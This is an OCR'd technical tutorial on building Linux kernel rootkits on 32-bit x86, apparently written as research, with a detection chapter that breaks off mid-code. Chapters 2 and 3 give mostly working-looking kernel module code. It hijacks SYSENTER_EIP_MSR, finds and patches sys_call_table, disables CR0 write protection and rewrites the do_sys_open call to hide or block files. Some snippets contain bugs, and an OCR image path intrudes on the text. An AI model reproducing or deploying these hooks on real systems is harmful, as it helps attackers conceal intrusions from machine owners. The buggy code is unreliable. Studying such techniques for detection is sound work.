Kernel rootkits in Linux: low-level approach and prevention

Ivan Galinskiy

0.1 Kinds of rootkits

0.1.1 Classification

What exactly are the rootkits? In the malware classification, rootkits are programs designed to hide the fact of system intrusion by hiding processes, users, files etc. This is the base classification, which is true for all kinds of rootkits. But if we look at real samples, deviations appear. For example, in some cases the rootkit is not just "standalone", but a part of another piece of malware which is being hidden. A very good example is Rustock.C designed for Windows.

0.1.2 Basic principles of work

Obviously, the process of hiding something is based on modifying system "internals", requiring thus some way to gain administrative (root) privileges. This can be done in very different ways, and besides, it is not part of rootkit's job, so we will skip that. But there are basically two ways the rootkit "holds" itself on the main system:


1. Modifying files on the filesystem. When a program has administrative rights on the target machine, it can (almost always) do whatever it "wants". For example, modifying the passwd or sudo utilities will probably get users' passwords. The disadvantages are obvious. To detect the rootkit, the user needs to check main utilities' checksums from a trusted operating system (either by loading with LiveCD or by taking the harddisk to another machine).

2. Modifying only the RAM. Of course, at first sight it may look a bit strange, as with a reboot anything will return to normal. But just imagine a server with, lets say, 2 years uptime? Now it looks better, and this kind of rootkits is much tougher (and more interesting to research).

Chapter 1

A brief look at DR Linux rootkit

Well, finding this one was not a difficult task. Besides, it's one of the most up-to-date open-source rootkits available. Others are either very old, or don't match our context, so we will not look at them. The source code indicates that this rootkit is based on debug registers. According to Intel documentation, the debugging registers are DR0 - DR7. DR0 - DR3 registers hold four linear addresses. DR4 and DR5 are reserved for extended debugging and we are not going to look at them now. DR6 is the "Debug State Register" and DR7 is the "Debug Control Register". What is their purpose? The below scheme from Intel documentation explains some things. The one interesting



is the DR7, which controls the debugging behaviour. For the rootkit, the usefullness is in the ability to control read, write or execute operations (or their combinations) on the breakpoints (note: the settings are individual for each breakpoint). Obviously, the breakpoints are not useful by themselves.

When a breakpoint is reached, after executing it, the processor emits a `#DB` exception, which is catched by the kernel handler in normal cases. But the rootkit changes the handler in Interrupt Descriptor Table to its own or either modifies the system handler (in this case the IDT remains untouched).

Chapter 2

Interception techniques

Wait, is this the only way to control system internals? Actually, more methods were created through the time, but all of them are based on modifying well-known system structures, the quantity of which is not so big. What structures? Some of them are IDT, MSR, DR registers (as seen above), syscall tables... What are all these abbreviatures? They may look scary at first sight, but the things are simpler. So what all those things do?

- IDT means Interrupt Descriptor Table. In simple words, it contains addresses of handlers for interrupts. As we have seen in the DR rootkit, it may be very useful. There is also another detail, before Pentium II was introduced, system calls (i.e. calls from user applications to kernel) were performed using the `0x80` interrupt (loading the system call number into EAX register before invoking interrupt). And guess what? The pointer to the handler for that interrupt was stored in IDT too.

- MSR stands for Model Specific Registers. Before Pentium II, interrupts were used to make system calls. It's a simple way, but unfortunately, slow. That's why `SYSENTER/SYSCALL` and `SYSEXIT/SYSRET` (for Intel/AMD respectively) commands were introduced, providing a faster way to make system calls. Now the pointer to that handler of the call was not in IDT, but in a set of MSR registers. They store the target instruction, stack segment pointer etc. But the most interesting and useful for us is the `IA_32_SYSENTER_EIP` which stores the target instruction. Changing it to something else will redirect all the system calls into the new procedure.

- So what is the difference between the above two methods? Only the way to *call* system procedures! Even if we examine the source of `system_call` and `ia32_sysenter_target` (there is where `IA_32_SYSENTER_EIP` points by default), in both we find "`call *sys_call_table(,%eax,4)`". This means that those procedures are the same in both cases (otherwise, it would be strange). And, of course, modifying pointers in this table can be very funny for the rootkit (and more for the machine owner).

2.0.3 Modifying IDT

There are some other ways, of course, but now we will concentrate on the ones listed above and try to perform these "tricks". So, the first in the list is interception of interrupts via IDT. Ok, let's begin.

- First of all, I am going to be as kernel version independent as I can. It means that I am going to use resources available in the processor rather that predefined macros or whatever.

- OK, before we make any changes to IDT, we obviously need to know where exactly it resides. An assembly command `SIDT` can help us with this, getting the IDTR register contents. In 32-bit systems, IDTR contains two fields: the 16-bit limit, specifying the size of the table, and 32-bit address which is the location of IDT. But there is a detail that led me to mistakes: the address is stored with low-order bytes first! We can define a function to get the register contents in easily-readable form:

```
typedef struct {
  uint16_t limit;
  uint16_t base_low;
  uint16_t base_high;
} __attribute__((__packed__)) dtr;

dtr get_idtr(void)
{
  dtr idtr;
  idtr.limit = idtr.base_low = idtr.base_high = 0;
```

```
  asm("sidt %0 \n\t"
      : "=m"(idtr));

  return idtr;
}
```

- Half of the job is done now. However, we still need to get a particular entry in the IDT (to store the original interrupt handler, for example). In Linux on 32-bit systems, each entry in IDT is 8-bytes long and consists of an offset to the handler and some attributes. The funny thing is the offset is not continuous in the entry! The first 16 bits begin at bit 0 of the IDT entry, and the last 16 are at the end of the entry. Tricky, right? The following code can handle with this:

```
typedef struct
{
  uint16_t offset_low;
  uint32_t not_used; /* We are not going to use that */
  uint16_t offset_high;
} __attribute__((__packed__)) idt_entry;
/* __packed__ is needed to avoid structure alignment, otherwise it will
   not be suitable for use */

idt_entry* get_idt_entry(dtr idtr, uint index)
{
  idt_entry* entry = (idt_entry*) ((idtr.base_high << 16) + idtr.base_low);
  entry += index;
  return entry;
}
```

- Very good! Now that we have the entries, many things can be done. But let's stop with IDT hooking and continue to the next method.

2.0.4 SYSENTER/SYSCALL interception

Well, this one is a juicy one! As I already told, beginning with Pentium II, Intel processors implemented the new `SYSENTER/SYSEXIT` instructions (and AMD used `SYSCALL/SYSRET`). They decreased the overhead of switching from

user mode and vice-versa (the interrupts are slow). These instructions used special MSR registers to know where the target procedure was located. There is one that is specially relevant to us: `SYSENTER_EIP_MSR`. Its contents are loaded to the EIP register (basically a jump) at the end of `SYSENTER` execution. Initially it points to a kernel procedure, but we can change it to our procedure. How can it be done?

- First, of course, we need a way to access the `SYSENTER_EIP_MSR` register. It's not accessed like the, let's say, EAX register. There is a special instruction, `RDMSR`, that does it. The only requirement is that the number of MSR register should be loaded into ECX (the number of `SYSENTER_EIP_MSR` is 0x176). The contents are stored in EDX and EAX registers (EDX is 0 on 32-bit systems).

- Now we can put a new value to the register. This process is basically an inverted version of the previous. We load the new value into EDX:EAX (EDX is zero, EAX is the new procedure pointer), the MSR register number into ECX, and perform the instruction `WRMSR`.

- I thought that an example would be more helpful than a dry description, so here is a minimal sample kernel module for this task (the includes were (duh) excluded). It's a kernel module because `WRMSR` can only be performed at ring 0:

```
void (*old_handl_p)(void) = 0;
void (*new_handl_p)(void) = 0;

void hook(void)
{
  /* Pointer to the original handler */
  asm("jmp *%0" : : "m"(old_handl_p));
  return;
}

int init_module(void)
{
  new_handl_p = &hook;

  asm("rdmsr\n\t"
```

```
      : "=a"(old_handl_p) /* EAX now has a pointer to the hook */
      : "c"(0x176) /* Number of MSR register */
      : "%edx"); /* RDMSR also changes the EDX register */

  asm("wrmsr\n\t"
      : /* No output */
      : "c"(0x176), "d"(0x0), "a"(new_handl_p));

  return 0;
}

void cleanup_module(void)
{
  asm("wrmsr\n\t"
      : /* No output */
      : "c"(0x176), "d"(0x0), "a"(old_handl_p));
}
```

- Obviously, this module doesn't do anything special, it's more like a "proof-of-concept". But the payload will come later.

Chapter 3

Designing a rootkit

Now we have the most popular methods of intercepting system internals, which are also pretty easy to detect. Usually the check consists of retrieving the system structures, registers etc. and comparing them to the original ones found in an uncompressed kernel (or the System.map file). Can the results of such a check be trusted? No! The rootkits now prefer to modify the system handlers themselves instead, as it's more difficult to discover. For example, let's see the method for debugging registers (it's simpler than other methods), but in a new way.

3.0.5 Modifying the original debug handler

1. What happens when a breakpoint is reached? The 0x1 interrupt. Now we need to see what procedure is called to handle that interrupt, so let's see the IDT.

2. On my system, it reported the address 0xc125af80. This doesn't tell a lot, right? To discover what it is, I used the System.map file. The result was a function "`debug`". Now this is interesting! Let's see what this function does in kernel sources. Actually, the debug entry is located (kernel 2.6.33) in the `arch/x86/kernel/entry_32.S` (was tricky to find). And this is the code.

```
ENTRY(debug)
        RING0_INT_FRAME
        cmpl $ia32_sysenter_target,(%esp)
```

```
        jne debug_stack_correct
        FIX_STACK 12, debug_stack_correct, debug_esp_fix_insn
debug_stack_correct:
        pushl $-1                       # mark this as an int
        CFI_ADJUST_CFA_OFFSET 4
        SAVE_ALL
        TRACE_IRQS_OFF
        xorl %edx,%edx                  # error code 0
        movl %esp,%eax                  # pt_regs pointer
        call do_debug
        jmp ret_from_exception
        CFI_ENDPROC
END(debug)
```

Good! The "`call do_debug`" seems to be the call to the "official" debug handler. And if we change it with our own handler, which then gives control to `do_debug`? Lots of fun! The only problem here is that we actually need to find this call and replace the original address to our own handler.

3. Yes, in theory it's simple, but the practice is a bit more complicated. It should be good to see part of disassembled listing of "`debug`":

```
c125afc7: 31 d2                 xor    %edx,%edx
c125afc9: 89 e0                 mov    %esp,%eax
c125afcb: e8 7c 96 da ff        call   0xc100464c
c125afd0: e9 67 80 da ff        jmp    0xc100303c
```

Interesting, right? But here is a problem. As the hex code of "`call`" in this case is `0xe8`, it's a relative near call. Obviously, it's not acceptable for the hooking function (the addresses will be different), so first we need to calculate the absolute offset of "`do_debug`". Yes, and just for clarity: the 4-byte value after "`0xe8` is a signed integer. The offset is added to the address of the next instruction, in my case `0xc125afd0`, and (voilà!) we obtain the linear address of "`do_debug`". But first, we need to find this call. According to the objdump listing provided above, the 4-byte pattern we are looking for is `0xd289e0e8`. Digging in the kernel is hard for a human, so let's define another function.

Important: when we get a value from memory and use it as an integer, it's inverted (because of the endianness). So if we need to find code, we need to invert the pattern again:

```
void* search(uint8_t* base, uint32_t pattern, uint limit)
{
  /* Reversing the byte order in the pattern, because int is
   stored reversed, but we need to find straight patterns*/
  uint32_t pattern_reversed = (pattern << 24) + (pattern >> 24) +
    ((pattern & 0x0000ff00) << 8) +
    ((pattern & 0x00ff0000) >> 8);

  int c;
  for (c=0; c < limit; c++)
    {
      /* We add c bytes to the pointer, convert it to uint_32
         and then compare (if found, we add 4 so it points to
         the next byte) */
      uint8_t* base_cur = base + c;
      if (*((uint32_t*)(base_cur)) == pattern_reversed)
        return (void*)(base_cur + 4);
    }

  /* Nothing found */
  return (void*)0;
}
```

WARNING: It's not the best or the fastest code, but considering that it will usually be called only once, it's not critical

Well, this is a good technique, but I will not use it because of the relatively easy way to access DR0-DR7 registers. Instead, I will use a little bit more complicated, but more reliable (in terms of ease of discovery) method of hijacking system calls directly in the `sys_call_table`.

- The responsible code, found both in `system_call` and `ia32_sysenter_target` (what additionally proves that system calls are located in that table), is `call *sys_call_table(,%eax,4)`. This is the disassembled fragment of `ia32_sysenter_target`:

```
c10031ca: 3d 51 01 00 00        cmp    $0x151,%eax
c10031cf: 0f 83 4e 01 00 00     jae    0xc1003323
c10031d5: ff 14 85 b0 d2 25 c1  call   *-0x3eda2d50(,%eax,4)
```

A negative value? It cannot be, since the opcode `0xff` always means an absolute offset. It's a mistake in `objdump`, so I sent a bug report. However, it's not that critical, and we may continue.

- Now the function "`search`", defined above, can be used to search the pattern `0x00ff1485` (taken from the disassembly listing), and that is how we obtain the address of `sys_call_table`!

- Well, the table is here, but we have no idea on what entry is interesting for us. But there is a very useful file in kernel sources, `arch/x86/kernel/syscall_table_32.S`. I will provide a little fragment of that file:

```
ENTRY(sys_call_table)
        /* 0 - old "setup()" system call, used for restarting */
        .long sys_restart_syscall   /* 0 */
        .long sys_exit
        .long ptregs_fork
        .long sys_read
        .long sys_write
        .long sys_open              /* 5 */
        .long sys_close
        .long sys_waitpid
        .long sys_creat
        .long sys_link
        .long sys_unlink            /* 10 */
        /* Many more entries (like 300)... */
```

- Why waiting?! Let's have some fun and modify the `sys_open`! First, I would like to define a function to find `sys_call_table` and a inline function to read a particular entry. Here they go:

```
void* find_sys_call_table(void)
{
  void* ia32_sysenter_target_p = 0;
```

```
  void* sys_call_table_p = 0;
  void* sys_call_table_pp = 0;

  asm("rdmsr\n\t"
      : "=a"(ia32_sysenter_target_p)
      : "c"(0x176)
      : "%edx");

  /* This is technically a pointer to a pointer */
  sys_call_table_pp =
    search((uint8_t*)ia32_sysenter_target_p, 0x00ff1485, 512);

  /* Convert to uint32_t, read (32 bits) and convert obtained
     value to void* */
  sys_call_table_p =
    (void*) (*((uint32_t*)sys_call_table_pp));

  return sys_call_table_p;
}

void* read_sys_call_entry(void* sys_call_table, int index)
{
  void* entry_p = sys_call_table + 4 * index;
  uint32_t entry = *((uint32_t*)entry_p);
  return (void*)entry;
}
```

- Now that we have all the nessesary addresses, `sys_open` can be "patched". How? I found it easier to read the disassembled listing of `sys_open` (again, right?) than searching through the kernel source. Also the function is not so big, so you may see the complete listing of it:

```
c10b040c: 57                    push   %edi
c10b040d: b8 9c ff ff ff        mov    $0xffffff9c,%eax
c10b0412: 56                    push   %esi
c10b0413: 53                    push   %ebx
c10b0414: 8b 7c 24 10           mov    0x10(%esp),%edi
c10b0418: 8b 74 24 14           mov    0x14(%esp),%esi
```

```
c10b041c: 8b 5c 24 18          mov    0x18(%esp),%ebx
c10b0420: 89 fa                mov    %edi,%edx
c10b0422: 89 f1                mov    %esi,%ecx
c10b0424: 53                   push   %ebx
c10b0425: e8 dd fe ff ff       call   0xc10b0307
c10b042a: 5a                   pop    %edx
c10b042b: 5b                   pop    %ebx
c10b042c: 5e                   pop    %esi
c10b042d: 5f                   pop    %edi
c10b042e: c3                   ret
```

Why so tiny? Looks more like a wrapper or something similar. And it is! Look at the "`call 0xc10b0307`" (`0xe8` opcode, another relative offset). In my system this address represents function "`do_sys_open`". Feeling the power? Oh yes.

- So, now it's only a question of technique to hook `sys_open`. After that the function `search`, a pointer to the beggining of the address (or better said, relative offset) is obtained. This offset is stored as a signed integer, after that we obtain the address of the next instruction by adding 4 (4 bytes) to the pointer. Then the offset is added to that pointer and that is how we obtain the absolute offset of "`do_sys_open`". Well, it's not that simple. Why? The pages that contain this code are write-protected, so an attempt to write there will cause an exception and nothing more (it took me some time to figure it out). But there is the WP bit in CR0 register which enables/disables write protection, so we can use it in the following helper function:

```
void rw_protection_set(bool enabled)
{
  int32_t cr0;
  asm("mov %%cr0, %0\n\t"
      : "=r"(cr0));

  if (enabled)
    cr0 |= (1 << 16);
  else
    cr0 &= ~(1 << 16);
```

```
  asm("mov %0, %%cr0\n\t"
      :
      : "r"(cr0));
  return;
}
```

Problem solved! The complete module code will look like this:

```
void (*do_sys_open)(void) = 0;

void hook(void)
{
  asm("jmpl *%0"
      : /* No output */
      : "m"(do_sys_open));
  return;
}

int init_module()
{
  void* sys_call_table = 0;
  void* sys_open_p = 0;

  void* do_sys_open_rel_p = 0;
  int32_t do_sys_open_rel = 0;

  int32_t new_offset = 0;

  sys_call_table = find_sys_call_table();
  sys_open_p = read_sys_call_entry(sys_call_table, 5);

  do_sys_open_rel_p = search((uint8_t*)sys_open_p, (uint32_t)0x89f153e8, 64);
  do_sys_open_rel = *((int32_t*)do_sys_open_rel_p);

  do_sys_open = (void*) ((uint32_t)do_sys_open_rel_p + 4 + do_sys_open_rel);

  new_offset = (int32_t)
```

```
    ((uint32_t)hook - ((uint32_t)do_sys_open_rel_p + 4));

  rw_protection_set(false);

  asm("mov %%eax, (%%ebx)\n\t"
      :
      : "a"(new_offset), "b"(do_sys_open_rel_p));

  rw_protection_set(true);

  return 0;
}

void cleanup_module(){}
```

- Let's now modify the hook in such a way that it will block access to, for example, all the filenames ending with "st". It's not pretty useful, but it shows some principles. But as we are replacing the `do_sys_open` call, we will take the `do_sys_open` definition in kernel sources as a base for our hook. So the modified hook looks like this:

```
long hook(int dfd, const char *filename, int flags, int mode)
{
  asm("pusha\n\t");
  char* p = filename;
  while (*p != '\0') p++; // Find the end of the string

  if (*(p-1) != 't' && *(p-2) != 's') // Check its ending
    {
      asm("popa\n\t");
      asm("jmpl *%0\n\t"
     : /* No output */
     : "m"(do_sys_open));
    }
  asm("popa\n\t");
  return -1; // Simulation of an error
}
```

Don't pay attention to the strange way of checking filename ending. The reason for this is that the name is provided to `open` in different ways, and that function then calls `getname` to determine full filename, but I am not going to work with it right now, because I was only showing the technique itself.

Chapter 4

Detection

Now that the basic principles are known, we can finally develop an application that will detect hijacking attempts *before* any damage can be done to the OS and possibly discover existing rootkits. The functions of that "IDS" will be the following:

1. At startup, read the `GDTR`, `IDTR`, `SYSENTER_EIP_MSR` registers.
2. Retrieve the values of debugging registers and, if a "suspicious" value is found, do something.
3. A good technique of hiding something is by clearing the P flag of that "something". I mean, the page will look like it's not present in the memory and the #PF exception will be raised, which is then caught by the handler. The handler itself can be malicious, permitting it to intercept things.
4. Retrieve `ia32_sysenter_target` and `system_call` in order to compare them to the version found in vmlinux.
5. Retrieve GDT. The rootkit may add descriptors with base not equal to zero and use them in order to make the disassembly much more complicated, but becoming more detectable.
6. Retrieve `sys_call_table`, all the system calls, the IDT and the interrupt handlers (especially the #PF handler).
7. Clear the P flag on some "attractive" system structures. Why the P flag instead of debugging registers? Well, the debugging registers can

be modified very easily, that's the reason. It's more complicated, of course, but gives more reliability. Here I am going to use a predefined function to ensure compatibility and portability.

Well, it's not such a large list, so let's begin.I think it might be better to first make the IDT comparison function:

```
typedef struct
{
  uint16_t offset_low;
  uint32_t not_used; /* We are not going to use that */
  uint16_t offset_high;
} __attribute__((__packed__)) idt_entry;

void get_idt_addresses(int32_t* buffer, idt_entry* idt)
{
  for(int i = 0; i <= 255; i++)
    {
      *(buffer + i) =
        ((idt_entry + i)->offset_high << 16) + (idt_entry + i)->offset_low;
    }

  return;
}

void* get_function_end(void* beginning)
{
```